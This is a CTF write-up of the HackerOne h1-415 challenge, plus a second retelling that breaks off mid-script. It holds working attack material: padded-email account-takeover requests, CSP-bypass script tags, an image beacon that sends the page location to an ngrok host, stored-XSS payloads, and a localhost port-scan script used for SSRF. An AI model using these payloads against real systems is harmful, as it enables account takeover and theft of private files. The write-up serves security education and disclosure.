[h1-415 2020] Multiple vulnerabilities leading to leaking of secret user files
The report describes multiple vulnerabilities in a CTF challenge, including an account takeover via email truncation and a stored XSS leading to SSRF, which allowed access to secret user files. An attacker could chain these to leak secret documents.

- Triaged in 12 hours
- Fixed in 13 days
- Disclosed after 13 days
Summary by the researcher
Beginning of event
This is my friend Jobert:
On January 16th, HackerOne's official twitter account posted a tweet about Jobert lost access to his account and lost an important document. Which stumbled upon on me. I wanted to help my friend and started to check service provider located on https://h1-415.h1ctf.com
Analysing the target with visual recon
Started to check https://h1-415.h1ctf.com with visual recon, noticed that some customers had their testimonials, interestingly Jobert provided one too. While inspecting his testimonial noticed he had email address referenced for it.
Email address referenced was: [email protected]
Since everyone could sign-up to the service, I tried to register with [email protected] as email address and got an error Something went wrong, please try again with a different email address or username..
It was clear that Jobert's email on testimonial was used. So registered an account with my own email, after successfully registering account a QR code generated by service and mentioned that it could be used for recovering the account: Please take some time to save this QR code if you ever need to recover your account in the future., saved the QR and moved to analyse features on service.
There was a support page which was clearly mentioning: Support chat is available for customers only. Since account we created was trial account we were not qualified for it, that looks like some feature we must check later on.
Moved to settings feature and it was having an option to change our name, decided to check if it's sanitizing special chars to prevent potential attacks, it was sanitizing following characters: <>{}. Therefore using it for any kind of stored XSS was not possible, also tried to see the limit on character length for username, noticed that whenever we exceed 128 chars it was giving internal server error, noted it down and moved to next feature.
Converter feature clearly mentioned that we can only upload following file types: PNG and JPG but only thing it was doing checking file extension, so it was possible to upload any content with that extensions but looks like pdf generation was just referencing them from <img> tag on page it renders so it wasn't possible to abuse it unless we can find some LFI.
Since we noticed character length limit on username, decided to check it on for other fields of the register page, looks like it was also applied for email and username as well, also it was possible to create an account with empty username.
Only thing left to check was how user session handled, looks like session cookie set as HttpOnly so leaking it with any stored XSS would nearly impossible unless we find an endpoint sending it as a response and _csrf_token is just used for a regular anti-CSRF mechanism.
Using data gained from visual recon
So far we found out potential email address of Jobert's account, account recover mechanism with QR code, session cookie is HttpOnly, character limits on email, name and username of account.
Started with analysing session cookie, session cookie looked like Flask cookie and decoding it actually revealed something interesting for doing it used flask-unsign.
flask-unsign --unsign --cookie .eJxdy8EKwjAMANB_yXlI06at7cn_EClZlqHoNlnrQcR_d-BJj-_wXlCkrmNpy1VnyECcQkzWR6HBhGSIxbDrESlhb8l5GREHNtCBnLlBPp460Ikvty03rQ2tIx_iPh1-tJNl2s6j6lra866Q3VczT_pf4f0BC4UsGQ.Xid9Mg.l1KyB_ywBm-_bhoHx86iKQnMgvc

[*] Session decodes to: {'_csrf_token': '4a9679257c4d06904ac0a3b11491b2435cf11da0', 'chat': [], 'email': '[email protected]', 'user_type': 3, 'username': 'test123456789'}
It was clear that session cookie do not store users password, which is good to know but since we do not have the secret key for it, it was impossible to generate a new one.
Decided to decode QR code, for it just used online service from ZXing:
7465737431323334353637383940746573743132333435363738392e636f6d:f7ab97879d467bace879071789e097ed65508b93399941854c76a1e353b1df4a7b8259faefbaacbdf8686afbcb65ee03b7e10c3e58b4f47b7ffa4c277fb7a9ae8ade8e3316737c83406a643e3f99106cfb824287c28004a1aa1b417d102db69b641b7a2fdad1bdd699efe13cd0671df265f4efe02efa6af8004b73bd270545d7
Which looked like bunch of hashes dancing together, except there was a semicolon between them, so checked first part which was not fitting any known hash length, it was clearly hex values of email address I used: [email protected]
So decided to create a new QR code with Jobert's email via using QR code generator:
6a6f62657274406d79646f637a2e636f736d6963:f7ab97879d467bace879071789e097ed65508b93399941854c76a1e353b1df4a7b8259faefbaacbdf8686afbcb65ee03b7e10c3e58b4f47b7ffa4c277fb7a9ae8ade8e3316737c83406a643e3f99106cfb824287c28004a1aa1b417d102db69b641b7a2fdad1bdd699efe13cd0671df265f4efe02efa6af8004b73bd270545d7
When used new generated QR, got an error: Invalid code it was clear that we should find a way to recover that account.
Discovering ways to account takeover
Since QR code we generated failed decided to mess with register page, so far we know character limit and sanitized characters.
First way I tried was sending null-byte and new line characters at the end of email address, noticed I was able to create accounts with them but they were included on cookie like:
{'_csrf_token': '20bc6e86d195d103d2d8bfe132cf9484e6cc4bf7', 'chat': [], 'email': '[email protected]\n', 'user_type': 3, 'username': '1'}
So it wasn't actually checking if there was invalid character at the end of email address but failed, I decided to use an old trick from early 2000s filling it with spaces till 128th char and putting new line at the end as 129th char.
Request payload looked like this:
POST /register HTTP/1.1
Host: h1-415.h1ctf.com
Connection: close
Content-Length: 273
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://h1-415.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4017.0 Safari/537.36 Edg/81.0.389.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h1-415.h1ctf.com/register
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8
Cookie: _csrf_token=3390a87b98128fe01be7fa3f615aced12ea1dae1; session=eyJfY3NyZl90b2tlbiI6IjMzOTBhODdiOTgxMjhmZTAxYmU3ZmEzZjYxNWFjZWQxMmVhMWRhZTEifQ.XiV2HQ.n04p8L9_-rBZgpUq6FCI-LoRelc

name=test&[email protected]+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++%0a&username=13&password=test123456789&password-confirmation=test123456789&_csrf_token=3390a87b98128fe01be7fa3f615aced12ea1dae1
Interestingly that worked like a charm and I was able to register account with it and session cookie looked like this:
{'_csrf_token': '3390a87b98128fe01be7fa3f615aced12ea1dae1', 'chat': [], 'email': '[email protected] \n', 'user_type': None, 'username': None}
It somehow didn't have user_type and username.
I was able to login with [email protected] with password test123456789 but this didn't feel like intended way. Since I was able to make another [email protected] account with different password and being able to login with both but not actually with jobert's username by using the passwords. It looked like some issue on backend actually was causing it, even session cookie was able to confirm it, since it had all the spaces.
When logged in session cookie was like this:
{'_csrf_token': '3390a87b98128fe01be7fa3f615aced12ea1dae1', 'chat': [], 'email': '[email protected] ', 'user_type': 2, 'username': 'jobert'}
It clearly removed \n but was filled with spaces.
Since Jobert's user_id was 2, there should be another account I tried [email protected] for it and I was actually able to takeover it too and it's userid was 1 but there wasn't so much to do with it, later reported it and this was actually unintended way to take account as mentioned on:

So there should be also intended way to takeover Jobert's account since we could add any char at the end of email I wanted to add sanitized chars like <<
We got a new QR code for registering an account:
When decoded it looked like this:
6a6f62657274406d79646f637a2e636f736d6963:c2fc8b13780eeced250ec5daf3a47451b3ad412b9ecd2cd4a70c0de3a8ee9043212c7d5a0d20bc0c67095f2b876ab83cdc9e20747bb44bfe33ebf0ebac715133d33537477d9c999c41efa1321534e75877ba1b298276123136774db04a6623677afb1db708b0517a11487007dfc72a6909a4815ed86b3eb9d74e029cf2be91bb
Result was perfect we were able to generate valid QR code for Jobert's email and << got sanitized, now we need to test if we can login with it and when logged in session cookie looked like this:
{'_csrf_token': 'ac1ea8ac0e6c6931243e9928f067212c0d899a3d', 'chat': [], 'email': '[email protected]', 'user_type': 2, 'username': 'jobert'}
So it was successful and we are now able to login with Jobert's account by using QR code.
Interestingly session cookie of original account of the which generated QR looked liked this:
{'_csrf_token': 'ac1ea8ac0e6c6931243e9928f067212c0d899a3d', 'chat': [], 'email': '[email protected]<<', 'user_type': 3, 'username': 'test1234567891'}
So unintended way actually doing weird interactions with backend and potentially database server itself, because unlike sanitized versions cookie unintended way was missing user_type and username values on cookie.
Checking new features
Since I was able to login as Jobert first thing I checked was documents but looks like we got rick rolled there is no documents on that account.
Jobert's account had access for the support since he was legit customer and support chat looks like vulnerable to stored XSS but due to CSP filters we can't use scripts unless we bypass it.
According to this script when we rate support we received with 1 star a support person will review it.
$("#rating-input").val(rating), 1 === rating && $("#report-message").text("We're sorry about that. Our team will review this conversation shortly."), $("#review-button").attr("disabled", !1)
By simply using "<img>" I verified that I received a new connection on it with interesting user-agent:
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36
So decided to check CSP filters, seeing that https://raw.githack.com/mattboldt/typed.js/master/lib/ allowed to reference scripts checked GitHack, I could reference my own github but link looked like https://raw.githack.com/mcipekci/ch/master/c.js
For fooling browser I decided to use double encoding because backend will replace %2F with / so needed to have %2F on browser therefore when it makes request to githack, will remove trailing slashes so first payload looked like:
<script src="https://raw.githack.com/mattboldt/typed.js/master/lib/..%252f..%252f..%252f..%252fmcipekci/ch/master/c.js"></script>
This was bypassing it but there was another trick too (thanks to checkm50)
<script src="https://raw.githack.com/mattboldt/typed.js/master/lib/@https://raw.githubusercontent.com/mcipekci/ch/master/c.js"></script>
With both ways I was able to execute scripts but due to CSP filters we couldn't exfill data via XHR and since session cookie was HttpOnly, it wasn't worth to get that cookie, only thing left is getting address of support.
var img = document.createElement('img');
img.src = 'https://473610be.ngrok.io/w.png?c='+document.location;
document.body.appendChild(img);
By using this I was able to locate supports address
GET /w.png?c=http://localhost:3000/support/review/1194a0909bd5e05ded45214d54c559e708cd2131488a483b350ceedbbbbc7ddf HTTP/1.1
Host: 473610be.ngrok.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
X-Forwarded-Proto: https
X-Forwarded-For: 18.218.90.126
Things started to look interesting support page looks like was vulnerable to improper access control, so whoever had address of the page can access it but whenever we tried to save user it was giving can't update this user error.
Chaining IDOR and stored XSS to finding missing file via SSRF
Since I had the link of supports review page noticed that there was a user_id parameter decided to change it to my trials user id and realised that unlike register and users own settings page no sanitize applied for special chars on users name but payload was limited, so used <script> tag to load remote javascript, since pdf generators ignore CSP rules but directly rely html code for rendering, I used script from my own server.
POST /support/review/1194a0909bd5e05ded45214d54c559e708cd2131488a483b350ceedbbbbc7ddf HTTP/1.1
Host: h1-415.h1ctf.com
Connection: close
Content-Length: 123
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://h1-415.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4017.0 Safari/537.36 Edg/81.0.389.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h1-415.h1ctf.com/support/review/1194a0909bd5e05ded45214d54c559e708cd2131488a483b350ceedbbbbc7ddf
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8
Cookie: _csrf_token=43701321f1d6febd05143e22473097dbd0ad2adf; session=eyJfY3NyZl90b2tlbiI6IjQzNzAxMzIxZjFkNmZlYmQwNTE0M2UyMjQ3MzA5N2RiZDBhZDJhZGYifQ.Xih9mg.4crzJQ_QGe46WyBiGGEg_P266Rs

name=<script src="http://worker.nukedx.com/t4.js"></script>&user_id=11&_csrf_token=43701321f1d6febd05143e22473097dbd0ad2adf
Thanks to stored XSS via IDOR now we are able to fire SSRF on pdf generator but we are again limited since we can't access metadata to reveal SSH keys, only thing left to do was doing port scan, decided to use following script to scan local ports for any other web page.
var i = 0;
var k = i + 500;
for (;i<k; i++){
 document.write("<br/><b>Port:"+i+"</b><iframe src='http://localhost:"+i+"' width='1000' height='300' frameBorder='0'></iframe><br/>");
}
I decided to scan 500 ports each time because when I added more pdf generation was failing so after some time I found out that Chrome's default remote debugging port (9222) was accessible, you can find outputs of the scan on
Since we can access that decided to use following script for loading it on pdf:
var i=9222;
document.write("<br/><b>Port:"+i+"</b><iframe src='http://localhost:"+i+"/json' width='1000' height='1000' frameBorder='0'></iframe><br/>");
Now I found out that http://localhost:3000/login?secret_document=0d0a2d2a3b87c44ed13e0cbfc863ad4322c7913735218310e3d9ebe37e6a84ab.pdf
Wanted to go for this web page since we could share documents with our friends according to Jobert's testimonial on login page.
I love My Docz Converter! It's easy to use and secure. I can share documents with my friends.
Flag was stored on it: h1ctf{y3s_1m_c0sm1c_n0w} (Attachment on the original report: 0d0a2d2a3b87c44ed13e0cbfc863ad4322c7913735218310e3d9ebe37e6a84ab.pdf)
Journey of curiosity
Furthermore receiving flag for unintended account takeover: h1ctf{wtf_1s_happ3ning_w1th_th1s_s1mulat1on}
I decided to dig it more because it wasn't feeling correct and my curiosity was tempting me and applied same logic to username itself by using such request:
POST /register HTTP/1.1
Host: h1-415.h1ctf.com
Connection: close
Content-Length: 286
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://h1-415.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4017.0 Safari/537.36 Edg/81.0.389.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h1-415.h1ctf.com/register
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8
Cookie: _csrf_token=48c181397836e88979a3dcbe000856320ec5f829; session=eyJfY3NyZl90b2tlbiI6IjQ4YzE4MTM5NzgzNmU4ODk3OWEzZGNiZTAwMDg1NjMyMGVjNWY4MjkifQ.Xijq_Q.v_EEgJoyHr08l8qoLb-v6A_izrI

name=test&[email protected]&username=jobert+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++%0a&password=1test123456789&password-confirmation=1test123456789&_csrf_token=48c181397836e88979a3dcbe000856320ec5f829
Which actually worked and let me create a new account it's session cookie looks like this:
{'_csrf_token': '48c181397836e88979a3dcbe000856320ec5f829', 'chat': [], 'email': '[email protected]', 'user_type': 3, 'username': 'jobert '}
Apperantly backend was setting user_type by matching email address but not the username itself from the login, which explains all QR code stuff, then I logged with jobert's username confirmed it since it had trial tag on it.
First thing I tried changing name of user and I was actually able to do it then logged with [email protected] and confirmed that I was able to update name to Jobert2.
Secondly I tried to upload file on jobert's username and it was also successful
Again logged with [email protected] and verified it was also successful
It's also clear that username and documents assigned to userid itself unlike the access of users permissions, like jobert account with trial permissions couldn't interact with support despite being exact same userid with original jobert account.
It was really fun to find such stuff :).
Closing thoughts
This CTF actually helped me to analyse things more better and stop overthinking, because sometimes we need to stop making assumptions and follow the flow of basic things.
It was very well managed and fun challenges was there.
Hats off to Mr @0xacb a.k.a 2763 ;) and @nahamsec
I also would like to thank @Al-Madjus, @checkm50 and @manoelt from H101 discord for their time and letting me realize things more clearly.
Unfortunately I can not attend event, due to some family reasons. if I win via this write-up which I do not think, so please exclude me from that :)
I feel like c0sm1c now
References
- https://zxing.org/w/decode.jspx
- https://www.the-qrcode-generator.com/
- https://h1-415.h1ctf.com/js/support.min.js
- https://raw.githack.com
- https://mango.pdf.zone/stealing-chrome-cookies-without-a-password
- https://h1-415.h1ctf.com/documents/0d0a2d2a3b87c44ed13e0cbfc863ad4322c7913735218310e3d9ebe37e6a84ab.pdf
The report
Hello,
I'm just submitting both flags for CTF, will send my write up on hacker summary, since it's 7:00 am now :).
Original flag for CTF: h1ctf{y3s_1m_c0sm1c_n0w}
Extra flag for unintended account takeover: h1ctf{wtf_1s_happ3ning_w1th_th1s_s1mulat1on}
Sincerely, @nukedx
Impact
By chaining multiple vulnerabilities attacker can leak secret user files.
Context
This is a write-up of a HackerOne CTF challenge, h1-415, hosted at https://h1-415.h1ctf.com. The site is a document conversion service where customers can register, convert files and share documents with friends. The story framing is that a character called Jobert lost access to his account and lost an important document, and the goal is to recover that document.
The features that matter in this write-up are:
- Registration with name, email, username and password.
- A QR code generated at registration, described by the service as
Please take some time to save this QR code if you ever need to recover your account in the future. - A converter that accepts PNG and JPG files.
- A settings page for changing the account name.
- A support chat, available only to customers, with a review page.
Setup
No special accounts were needed at the start. Anyone could sign up. The researcher registered a trial account with their own email address. A trial account is not a customer, so it cannot use the support chat, which the service states plainly: Support chat is available for customers only.
The tools used were:
- Visual recon of the site to find testimonials and referenced email addresses.
flask-unsignto decode the session cookie.- The ZXing online decoder at
https://zxing.org/w/decode.jspxto read QR codes. - The QR code generator at
https://www.the-qrcode-generator.com/to build new ones. - A personal server (
worker.nukedx.com) and an ngrok tunnel for receiving callbacks. - A GitHub repository (
mcipekci/ch) served throughhttps://raw.githack.comfor script hosting.
Finding it
Visual recon showed customer testimonials, and one of them belonged to Jobert. His testimonial referenced an email address:
[redacted]
Trying to register with that email returned:
Something went wrong, please try again with a different email address or username.
So the address was already in use. The researcher registered with their own email instead and saved the QR code that the service generated for account recovery.
Probing the settings page showed that the name field sanitised the characters <>{}, which rules out stored XSS there. Exceeding 128 characters in the username produced an internal server error. The converter only checked the file extension, so any content could be uploaded with a PNG or JPG name, but the PDF generation only referenced the files from an <img> tag, so this was not abusable without a local file inclusion. The same 128 character limit applied to email and username on the registration page, and an account could be created with an empty username. The session cookie was set as HttpOnly, and _csrf_token was used as a normal anti-CSRF token.
Exploitation
Step 1: Decode the session cookie
The session cookie looked like a Flask cookie. Decoding it with flask-unsign:
flask-unsign --unsign --cookie .[redacted]-BJj-[redacted]-[redacted].Xid9Mg.l1KyB_ywBm-_bhoHx86iKQnMgvc

[*] Session decodes to: {'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]', 'user_type': 3, 'username': 'test123456789'}
The cookie holds the CSRF token, an empty chat list, the email, a user_type and the username. It does not hold the password. Without the secret key the cookie cannot be forged.
Step 2: Decode the recovery QR code
The QR code was decoded with ZXing and produced:
[redacted]:[redacted]
The part before the colon is hex. Decoding it gives the email used at registration, [redacted]. The part after the colon is a long hash-like value. A new QR code was generated for Jobert's email:
[redacted]:[redacted]
Using it returned Invalid code, so the second half is tied to the account and cannot simply be copied from another QR code.
Step 3: Trailing characters on the email
Sending a null byte or newline at the end of the email address allowed accounts to be created, and the cookie showed the character:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]\n', 'user_type': 3, 'username': '1'}
The validation did not reject invalid trailing characters. The researcher then padded the email with spaces up to the 128 character limit and put a newline as the 129th character:
POST /register HTTP/1.1
Host: h1-415.h1ctf.com
Connection: close
Content-Length: 273
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://h1-415.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4017.0 Safari/537.36 Edg/81.0.389.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h1-415.h1ctf.com/register
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8
Cookie: _csrf_token=[redacted]; [redacted]

name=test&email=[redacted]+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++%0a&username=13&[redacted]&password-confirmation=test123456789&_csrf_token=[redacted]
The account was created and the session cookie was:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted] \n', 'user_type': None, 'username': None}
Note that user_type and username are None. Logging in with [redacted] and the password test123456789 worked, and the cookie then became:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted] ', 'user_type': 2, 'username': 'jobert'}
The newline was stripped but the spaces remained. The researcher also tried [redacted], which had user id 1, and was able to take that account over too. The researcher reported this as an unintended way to take over accounts.
Step 4: The intended path through sanitised characters
Since any character could be appended to the email, the researcher appended sanitised characters, <<, to Jobert's address. A new QR code was generated at registration:
[redacted]:[redacted]
This produced a valid QR code for Jobert's email, with << sanitised away. Logging in with it gave:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]', 'user_type': 2, 'username': 'jobert'}
Meanwhile the account that generated the QR code had this cookie:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]<<', 'user_type': 3, 'username': 'test1234567891'}
The unintended path left user_type and username empty, which the researcher took as a sign of odd interaction with the backend and possibly the database.
Step 5: Support chat and stored XSS
Logged in as Jobert, the documents area was empty. The support chat was accessible because Jobert was a customer. The chat looked vulnerable to stored XSS, but a CSP blocked scripts. The rating logic showed that a one star rating triggers a review by a support person:
$("#rating-input").val(rating), 1 === rating && $("#report-message").text("We're sorry about that. Our team will review this conversation shortly."), $("#review-button").attr("disabled", !1)
An <img> payload produced a callback with this user agent:
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36
The CSP allowed scripts from https://raw.githack.com/mattboldt/typed.js/master/lib/. Because the backend replaced %2F with /, the researcher double encoded the traversal so the browser would still send %2F:
<script src="https://raw.githack.com/mattboldt/typed.js/master/lib/..%252f..%252f..%252f..%252fmcipekci/ch/master/c.js"></script>
A second bypass, credited to checkm50, was:
<script src="https://raw.githack.com/mattboldt/typed.js/master/lib/@https://raw.githubusercontent.com/mcipekci/ch/master/c.js"></script>
Both executed scripts, but CSP blocked XHR exfiltration and the session cookie was HttpOnly. The remaining target was the support person's address:
var img = document.createElement('img');
img.src = 'https://473610be.ngrok.io/w.png?c='+document.location;
document.body.appendChild(img);
This produced a callback revealing the review page URL:
GET /w.png?c=http://localhost:3000/support/review/[redacted] HTTP/1.1
Host: 473610be.ngrok.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
X-Forwarded-Proto: https
X-Forwarded-For: [redacted]
The support review page had no access control: anyone with the URL could open it. Saving a user there returned a cannot update this user error.
Step 6: IDOR plus stored XSS to reach SSRF
The review page had a user_id parameter. Changing it to the trial user's id showed that the name field on this page did not sanitise special characters, unlike registration and settings. A <script> tag was used to load remote JavaScript, because the PDF generator ignores CSP and renders the HTML directly:
POST /support/review/[redacted] HTTP/1.1
Host: h1-415.h1ctf.com
Connection: close
Content-Length: 123
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://h1-415.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4017.0 Safari/537.36 Edg/81.0.389.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h1-415.h1ctf.com/support/review/[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8
Cookie: _csrf_token=[redacted]; [redacted]

name=<script src="http://worker.nukedx.com/t4.js"></script>&user_id=11&_csrf_token=[redacted]
This stored XSS fires inside the PDF generator, giving SSRF. Metadata was not reachable, so the next step was a port scan of localhost:
var i = 0;
var k = i + 500;
for (;i<k; i++){
 document.write("<br/><b>Port:"+i+"</b><iframe src='http://localhost:"+i+"' width='1000' height='300' frameBorder='0'></iframe><br/>");
}
Scanning 500 ports at a time was the limit; more caused PDF generation to fail. The scan found Chrome's default remote debugging port, 9222, open. The port was loaded into the PDF with:
var i=9222;
